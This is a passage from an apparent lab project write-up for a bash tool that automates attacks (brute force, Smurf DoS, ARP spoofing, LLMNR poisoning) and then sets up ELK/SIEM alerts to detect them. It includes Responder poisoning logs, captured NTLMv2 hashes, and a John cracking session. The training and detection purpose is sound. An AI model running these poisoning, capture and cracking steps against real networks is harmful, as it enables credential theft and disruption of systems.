    Don't Respond To Names      ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name      [WIN-CR0JOJ595ZZ]
    Responder Domain Name       [K6MY.LOCAL]
    Responder DCE-RPC Port      [45348]

[+] Listening for events ...

[*] [DHCP] Found DHCP server IP: 192.168.25.254, now waiting for incoming requests ...
```

```
[+] Listening for events ...

[*] [DHCP] Found DHCP server IP: 192.168.25.254, now waiting for incoming requests ...
[*] [MDNS] Poisoned answer sent to 192.168.25.1    for name printere.local
[*] [MDNS] Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name printere.local
[*] [MDNS] Poisoned answer sent to 192.168.25.1    for name printere.local
[*] [LLMNR]  Poisoned answer sent to 192.168.25.1 for name printere
[*] [MDNS] Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name printere.local
[*] [LLMNR]  Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name printere
[*] [MDNS] Poisoned answer sent to 192.168.25.1    for name printere.local
[*] [MDNS] Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name printere.local
[*] [LLMNR]  Poisoned answer sent to 192.168.25.1 for name printere
[*] [LLMNR]  Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name printere
```

Run Win + R on target machine and it will prompt for user credentials.





After credentials are entered, the attack script will obtain the username and its hashes for the password. This is saved into the soc.log

```
    Force ESS downgrade         [OFF]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [192.168.25.142]
    Responder IPv6              [fe80::1b3b:400f:530a:7150]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name      [WIN-CR0JOJ595ZZ]
    Responder Domain Name       [K6MY.LOCAL]
    Responder DCE-RPC Port      [45348]

[+] Listening for events ...

[*] [DHCP] Found DHCP server IP: 192.168.25.254, now waiting for incoming requests ...
```

```
[*] [LLMNR]  Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name printere
[*] [MDNS] Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name printere.local
[*] [LLMNR]  Poisoned answer sent to 192.168.25.1 for name printere
[*] [MDNS] Poisoned answer sent to 192.168.25.1    for name printere.local
[*] [MDNS] Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name printere.local
[*] [LLMNR]  Poisoned answer sent to 192.168.25.136 for name printere
[*] [LLMNR]  Poisoned answer sent to fe80::f04a:65b4:8280:d40a for name printere
[*] [LLMNR]  Poisoned answer sent to 192.168.25.136 for name printere
[*] [LLMNR]  Poisoned answer sent to fe80::f04a:65b4:8280:d40a for name printere
[SMB] NTLMv2-SSP Client   : fe80::f04a:65b4:8280:d40a
[SMB] NTLMv2-SSP Username : MYDOMAIN\IEUser
[SMB] NTLMv2-SSP Hash     : IEUser::MYDOMAIN:ffc9c00b67f50c5b:50E8CB841825AC9E32176FAB96F85306:0101000000000008003EB499E40
DA01F944BAB374927B55000000000200080058004B00560049001001E00570049004E002D004F00360051003600310042003900 4E00420035003600040
03400570049004E002D004F00360051003600310042003900 4E00420035003600 2E0058004B00560049002E004C004F00430041004C0003001400580048
00560049002E004C004F00430041004C00050014005800 4B00560049002E004C004F00430041004C00070008008003EB499E40DA0106000400020000000
800300030000000000000000100000000200000 1111B0D73B5EC616BBDDC02478B8AF28B08F80FC741BC5D834702FCB9D224A650A0010000000000000000
0000000000000000000009001A0063006900660073002F00700072006900 6E00740065007200650000000000000000000000000000
[+] Exiting ...
```

If else statement will check and confirm if the responder logs in Kali Linux has that particular credentials file. Then output the information into the soc.log and terminal display.

```
total 548
-rw-r--r-- 1 root root      0 Jan  1 13:24 Analyzer-Session.log
-rw-r--r-- 1 root root 305497 Jan  6 11:32 Config-Responder.log
-rw-r--r-- 1 root root     46 Jan  5 15:28 HTTP-Basic-ClearText-192.168.25.134.txt
-rw-r--r-- 1 root root  11584 Jan  6 11:33 Poisoners-Session.log
-rw-r--r-- 1 root root 223501 Jan  6 11:33 Responder-Session.log
-rw-r--r-- 1 root root   3488 Jan  6 11:33 SMB-NTLMv2-SSP-fe80::f04a:65b4:8280:d40a.txt
```


```
# LLMNR through SMB and file path
found_file2=$(find "$file_path" -type f -name 'SMB-NTLMv2-SSP*')

echo $found_file2


# if-else statement to check that user credential file exists and cat its contents in terminal
# is not an empty string with no contents
if [ -n "$found_file" ]
then
    # output to soc.log if LLMNR attack is success.
    echo -e "\e[36m[+] User credentials obtained..... \e[0m"
    echo " "
    cat "$found_file"
    echo " "
    echo -e "\e[32m[+] $time_stamp - LLMNR attack through WPAD is successfully done on \e[97m $target. \e[0m" | tee -a $log_file
elif [ -n "$found_file2" ]
then
    echo -e "\e[36m[+] User credentials obtained..... \e[0m"
    echo " "
    cat "$found_file2"
    echo " "
    echo -e "\e[32m[+] $time_stamp - LLMNR attack through SMB is successfully done on \e[97m $target. \e[0m" | tee -a $log_file
else
    # reply unsuccessful attempt and exit the function
    echo -e "\e[31m[!] $time_stamp - LLMNR attack is unsuccessfully. \e[0m" | tee -a $log_file
    exit
fi

# End of LLMNR attack
echo -e "\e[36m[+] Exiting LLMNR attack ..... \e[0m"
```

```
[+] Checking if LLMNR attack has obtained the user credentials.
/usr/share/responder/logs/SMB-NTLMv2-SSP-fe80::f04a:65b4:8280:d40a.txt
[+] User credentials obtained.....

IEUser::DESKTOP-1L37HQM:df26bb75db205eef:D246CCF6699E02E33FB0D248F9D5091A:0101000000000008003EB499E40DA01E9BEC40B7191C13A0
0000000020008005804B005600490001001E0057004900 4E002D004F003600510036003100420039004E0042003500360004003400570049004E002D00
4F003600510036003100420039004E0042003500360 02E0058004B00560049002E004C004F0043004100 4C0003001400580 04B00560049002E004C004F0
043004100 4C0005001400580 04B00560049002E004C004F00430041004C0007000800 8003EB499E40DA0106000400020000008003000300000000000000
0001000000002000001111B0D73B5EC616BBDDC02478B8AF28B08F80FC741BC5D834702FCB9D224A650A0010000000000000000000000000000000000000000
9001A0063006900660073002F007000720069006E0074006500720065000000000000000000000000
IEUser::DESKTOP-1L37HQM:760d9d443b39abe8:76BDBBE9D75AE55E5D9A69E67DFA377F:0101000000000008003EB499E40DA0180084879886F32A30
0000000020008005804B005600490001001E0057004900 4E002D004F003600510036003100420039004E0042003500360004003400570049004E002D00
4F003600510036003100420039004E0042003500360 02E0058004B00560049002E004C004F0043004100 4C0003001400580 04B00560049002E004C004F0
043004100 4C0005001400580 04B00560049002E004C004F00430041004C0007000800 8003EB499E40DA0106000400020000008003000300000000000000
0001000000002000001111B0D73B5EC616BBDDC02478B8AF28B08F80FC741BC5D834702FCB9D224A650A0010000000000000000000000000000000000000000
9001A0063006900660073002F007000720069006E0074006500720065000000000000000000000000
IEUser::DESKTOP-1L37HQM:916f17f5635f353b:CF85F215AA48ABE841E6E40A6D5F47FB:0101000000000008003EB499E40DA015394A5971822501D0
0000000020008005804B005600490001001E0057004900 4E002D004F003600510036003100420039004E0042003500360004003400570049004E002D00
4F003600510036003100420039004E0042003500360 02E0058004B00560049002E004C004F0043004100 4C0003001400580 04B00560049002E004C004F0
043004100 4C0005001400580 04B00560049002E004C004F00430041004C0007000800 8003EB499E40DA0106000400020000008003000300000000000000
0001000000002000001111B0D73B5EC616BBDDC02478B8AF28B08F80FC741BC5D834702FCB9D224A650A0010000000000000000000000000000000000000000
9001A0063006900660073002F007000720069006E0074006500720065000000000000000000000000
IEUser::DESKTOP-1L37HQM:a62749f3ac480524:52D58FACA840CFC518A9BB0F073976DF:0101000000000008003EB499E40DA01722FDA4517696A860
0000000020008005804B005600490001001E0057004900 4E002D004F003600510036003100420039004E0042003500360004003400570049004E002D00
4F003600510036003100420039004E0042003500360 02E0058004B00560049002E004C004F0043004100 4C0003001400580 04B00560049002E004C004F0
043004100 4C0005001400580 04B00560049002E004C004F00430041004C0007000800 8003EB499E40DA0106000400020000008003000300000000000000
0001000000002000001111B0D73B5EC616BBDDC02478B8AF28B08F80FC741BC5D834702FCB9D224A650A0010000000000000000000000000000000000000000
9001A0063006900660073002F007000720069006E0074006500720065000000000000000000000000
IEUser::MYDOMAIN:ffc9c00b67f50c5b:50E8CB841825AC9E32176FAB96F85306:0101000000000008003EB499E40DA01F944BAB374927B5500000000
0200080058004B005600490001001E0057004900 4E002D004F003600510036003100420039004E0042003500360004003400570049004E002D004F00360
0510036003100420039004E0042003500360 02E0058004B00560049002E004C004F0043004100 4C0003001400580 04B00560049002E004C004F00430041
004C0005001400580 04B00560049002E004C004F0043004100 4C0007000800 8003EB499E40DA0106000400020000008003000300000000000000001000
0000020000011 11B0D73B5EC616BBDDC02478B8AF28B08F80FC741BC5D834702FCB9D224A650A0010000000000000000000000000000000000009001A00
6300690066007 3002F007000720069006E0074006500720065000000000000000000000000

[+] Sat Jan  6 05:44:39 PM UTC 2024 - LLMNR attack through SMB is successfully done on  192.168.25.136.
[+] Exiting LLMNR attack ......
[+] Exiting SOC Checker ............
[+] Thank you!
[+] Designed by Alex Kong.

┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$
```

The found hash in soc.log can be cracked by John application in the Kali Linux.

```
┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$ sudo echo 'Passw0rd!' >> /usr/share/john/password.lst

┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$ john winhash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Passw0rd!        (IEUser)
1g 0:00:00:00 DONE 2/3 (2024-01-06 11:41) 2.941g/s 28720p/s 28720c/s 28720C/s ilovegod..Pantera
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop/soc_project]
└─$
```

The output in soc.log for LLMNR attack is shown below.




6. Cyber Attacks Selection

The selection of attack can run as manual input or random selection of attacks based on OS compatibility. This is using the case statements to choose the options of a list of attacks and prompt for manual input of attack number or random selection of attacks. (Sasikala)

The random case statement is nested case which uses the $RANDOM built-in variable in bash scripting and length of the list items through modulo % operation to specify the scope or the range of items to randomly select an attack type. (Ramuglia; Mharshita; Yekeen)

If the options enter is out of the scope of the attack choices. It will exit out the script and prompt it as an invalid choice chosen.



```
################################################################################################################################
############################################## Attack Selection ################################################################

function attack_select()

{
    echo -e "\e[36m[+] Starting AttacK ....... \e[0m "
    echo " "

    # Display available attacks
    echo -e "\e[36m[+] Available Type of Attacks are: \e[0m"
    echo -e "\e[36m[+] 1. Bruteforce User Credentials with Hydra \e[0m"
    echo -e "\e[36m[+] 2. DoS Smurf Attack with ICMP \e[0m"
    echo -e "\e[36m[+] 3. ARP spoofing Attack \e[0m"
    echo -e "\e[36m[+] 4. LLMNR Poisoning (Windows only) \e[0m"
    echo -e "\e[36m[+] 5. Random Cyber Attacks \e[0m"

    # Prompt user to choose an attack
    read -p "[+] Choose one type of attack: " choice
    # input the attack choice to soc.log
    echo -e "\e[36m[+] $time_stamp - the chosen attack is \e[97m$choice.\e[0m" | tee -a $log_file


    # declare a single target as a variable for attack
    echo -e "\e[36m[+] Reconfirm the target IP address for penetration testing: \e[97m$target\e[0m"
    echo " "

    # Execute the chosen attack or a random attack
    case $choice in
        1)
            attack1
            ;;
        2)
            attack2
            ;;
        3)
            attack3
            ;;
        4)
            attack4
            ;;
        5)
        # Generate a random number between 1 to 4
        # value 4 is the length of the attack choices
            random_attack=$((1 + $RANDOM % 4))
            echo -e "\e[36m[+] $time_stamp - The chosen random attack is \e[97m $random_attack \e[36m.\e[0m " | tee -a $log_file

        # Execute the randomly chosen attack
            case $random_attack in
                1)
                    attack1
                    ;;
                2)
                    attack2
                    ;;
                3)
                    attack3
                    ;;
                4)
                    attack4
                    ;;
            esac
            ;;
        # wildcard * if input wrong choice and exit the script.
        *)
        echo -e "\e[31m[!] Invalid choice. Exiting..... \e[0m"
        exit 1
        ;;
    esac
}
```

7. Main Function for Automation


The main function will take in different functions in the script and compile into one seamless function to run for automation.

```
################################################################################################################################
############################################## Main Automation Fuction ##########################################################

function main()
{
    banner_info
    check_tool
    network_check
    target_select
    attack_select

    echo -e "\e[36m[+] Exiting SOC Checker ............ \e[0m"
    echo -e "\e[36m[+] Thank you! \e[0m"
    echo -e "\e[36m[+] Designed by Alex Kong. \e[0m"

}

main
```


8. SIEM Implementation and Customised alerts for detection

For the SIEM implementation, there are a few requirements needed to set up before using Elastic Logstash Kibana (ELK).


- Targets are Windows based machines.
- Sysmon installed on Windows machines.



- Elastic agents are installed on targets to monitor the logs
  For Windows




- Set up the SIEM structure with Pfsense firewall, DHCP server and ELK to run together.
- All devices must on the same LAN /local network in virtualisations.




Characteristics of the cyber-attacks and creating alerts on

1) Bruteforce attacks
    - High frequency of failed password attempt on user credentials.

Bruteforcing on Windows Target 172.16.50.51 (Wireshark)




On ELK results



Set up customised alerts for brute forcing attacks


The alert is set by a few perimeters to detect this attack

- Event code as 4625 on Windows Security Logs
- Event outcome is failure for failure attempts of password cracking or logons
- The number of counts in failure attempts is 3 tries within a 5 min timeframe.
- The count is based IP address of the target as unique identifier.




2) Dos Smurf attacks
High frequency of ICMP echo request packet sent by no replies.

DoS ICMP flooding on Windows Target 172.16.50.51 (Wireshark)

